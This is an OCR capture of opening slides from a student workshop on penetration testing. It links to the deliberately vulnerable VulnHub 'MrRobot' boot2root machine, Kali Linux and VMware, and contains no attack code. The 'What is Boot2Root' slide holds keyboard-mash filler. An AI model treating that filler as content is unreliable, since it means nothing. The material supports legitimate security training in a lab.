WORKSHOP - CONFERENCE

Real World Penetration Testing

Mehdi Nacer KERKAR

Information Security Student

ShellMates

HACK DAY

WORKSHOP

Penetration Testing
Boot2Root

Presented By

Mehdi Nacer KERKAR

MrRobot’s Machine :
https://download.vulnhub.com/mrrobot/mrRobot.ova


Kali download : https://www.kali.org/downloads/

Vmware download :
https://my.vmware.com/en/web/vmware/info/slug/desktop_end_user_computing/vmware_workstation_pro/14_0


HACK DAY


What is Boot2Root

It’z dfgbfg ef
qfg qg zqg rqzgqds g
qgg qgg q



